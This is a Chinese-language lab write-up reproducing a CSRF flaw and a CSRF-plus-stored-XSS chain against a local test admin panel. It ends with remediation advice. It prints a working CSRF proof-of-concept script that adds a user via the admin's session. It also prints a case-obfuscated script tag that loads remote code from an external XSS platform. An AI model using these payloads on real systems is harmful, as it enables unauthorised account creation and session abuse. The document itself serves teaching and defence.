
# 2.1 CSRF漏洞

2.1.1 漏洞复现

首先网页实现的功能是管理员登录后,管理员有个一添加用户的功能,输入添加用户的账号木马即可添加用户成功:



通过brup拦截数据包,使用重放器修改数据包并重放发现能够实现用户添加



存在scrf漏洞

2.1.3 漏洞利用

利用brup生成poc,生成特殊连接,如果用户处于登录状态并访问恶意连接就会自动添加用户

# 2.2 CSRF+XSS漏洞

漏洞复现:


页面存在一个的管理员的登陆页面

管理员登录以后可以查看留言板的内用,而用户可以在留言板留言:

用户:



管理员:



因为留言板存在恶意xss攻击代码,用户可以通过构造xss代码实现对管理员的csrf攻击

通过brup生成异步poc,代码如下:

function submitRequest()

{

var xhr = new XMLHttpRequest();

xhr.open("POST", "http:\/\/192.168.1.8\/4.6\/4.6.3\/adduser.php", true);

xhr.setRequestHeader("Accept", "text\/html,application\/xhtml+xml,application\/xml;q=0.9,\*\/\*;q=0.8");

xhr.setRequestHeader("Accept-Language", "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2");

xhr.setRequestHeader("Content-Type", "application\/x-www-form-urlencoded");

xhr.withCredentials = true;

var body = "username=zhangsan&password=zhangsan&addsubmit=";

var aBody = new Uint8Array(body.length);

for (var i = 0; i < aBody.length; i++)

aBody[i] = body.charCodeAt(i);

xhr.send(new Blob([aBody]));

}


submitRequest();

将此代码配置到XSS平台,执行脚本会执行该代码

<sCRiPt sRC=//xs.pe/HBF></sCrIpT>

将此脚本代码通过留言板提交,管理员访问留言板就会产生xss攻击

并自动添加用户,实现csrf



可以看到,浏览器自动执行了脚本并且添加用户,数据库中也添加了该数据

恶意用户hack添加完毕,复现完成

漏洞成因:访问留言板是,存储型xss漏洞代码会被浏览器执行

# 修复建议

1. 对于CSRF漏洞,验证referer值,只接受自己域名网站的请求
2. 生成随机token,使得攻击者不能够伪造用户的请求,其次token不可预测
3. 对于xss漏洞,对输入和输出进行严格过滤
4. 过滤 ‘ “ < > on等危险字符
5. 对输出到页面的数据进行编码转换,包括,HTML实体编码,JS编码等,需要从输入和输出两方面进行过滤